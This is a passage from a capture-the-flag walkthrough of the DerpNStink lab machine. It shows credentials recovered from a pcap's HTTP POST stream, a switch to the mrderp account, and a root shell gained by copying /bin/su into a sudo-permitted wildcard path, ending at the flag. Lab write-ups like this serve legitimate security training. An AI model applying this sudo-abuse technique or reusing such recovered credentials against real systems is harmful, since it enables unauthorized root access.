


- Tried to SSH w/ this key, however this key belongs to stinky

6. Found wireshark pcap




7. Analyze in wireshark,
   a. Use this filter `http.request.method == POST`



- Found an account creation log

   b. Follow TCP Stream



- derp:derpderpderpderpderpderpderp

8. SSH/su to mrderp

```
mrderp@DeRPnStiNK:/home/stinky/ftp$ whoami
mrderp
mrderp@DeRPnStiNK:/home/stinky/ftp$
```

Privilege Escalation to Root via Sudo Misconfig

1. Check sudo access

```
mrderp@DeRPnStiNK:~/Downloads$ sudo -l
Matching Defaults entries for mrderp on DeRPnStiNK:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
in

User mrderp may run the following commands on DeRPnStiNK:
    (ALL) /home/mrderp/binaries/derpy*
mrderp@DeRPnStiNK:~/Downloads$ derpderpderpderpderpderpderp
derpderpderpderpderpderpderp: command not found
mrderp@DeRPnStiNK:~/Downloads$ sudo -l
Matching Defaults entries for mrderp on DeRPnStiNK:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
in

User mrderp may run the following commands on DeRPnStiNK:
    (ALL) /home/mrderp/binaries/derpy*
```

- We are able to `/home/mrderp/binaries/derpy*` COMMAND as root
- Notice it says command, we are not able to execute binaries.
- We are able to exploit it by copying `su`, to `/home/mrderp/binaries/derpy/derpySu`

2. Obtain root shell

```
cp /bin/su /home/mrderp/binaries/derpySu

sudo /home/mrderp/binaries/derpySu root
```

```
mrderp@DeRPnStiNK:~/binaries$ cp /bin/su /home/mrderp/binaries/derpySu
mrderp@DeRPnStiNK:~/binaries$ sudo /home/mrderp/binaries/derpySu root
root@DeRPnStiNK:/home/mrderp/binaries# whoami
root
root@DeRPnStiNK:/home/mrderp/binaries# cd /root
root@DeRPnStiNK:~# ls
Desktop  Documents  Downloads
root@DeRPnStiNK:~# cd Desktop
root@DeRPnStiNK:~/Desktop# ls
flag.txt
root@DeRPnStiNK:~/Desktop# cat flag.txt
flag4(49dca65f362fee401292ed7ada96f96295eab1e589c52e4e66bf4aedda715fdd)

Congrats on rooting my first VulnOS!

Hit me up on twitter and let me know your thoughts!

@securekomodo


root@DeRPnStiNK:~/Desktop#
```

Tags: #tcp/80-http/cms/wordpress-plugin #tcp/80-http/rce #linux-priv-esc/linux-creds-found #linux-priv-esc/sudo/misconfig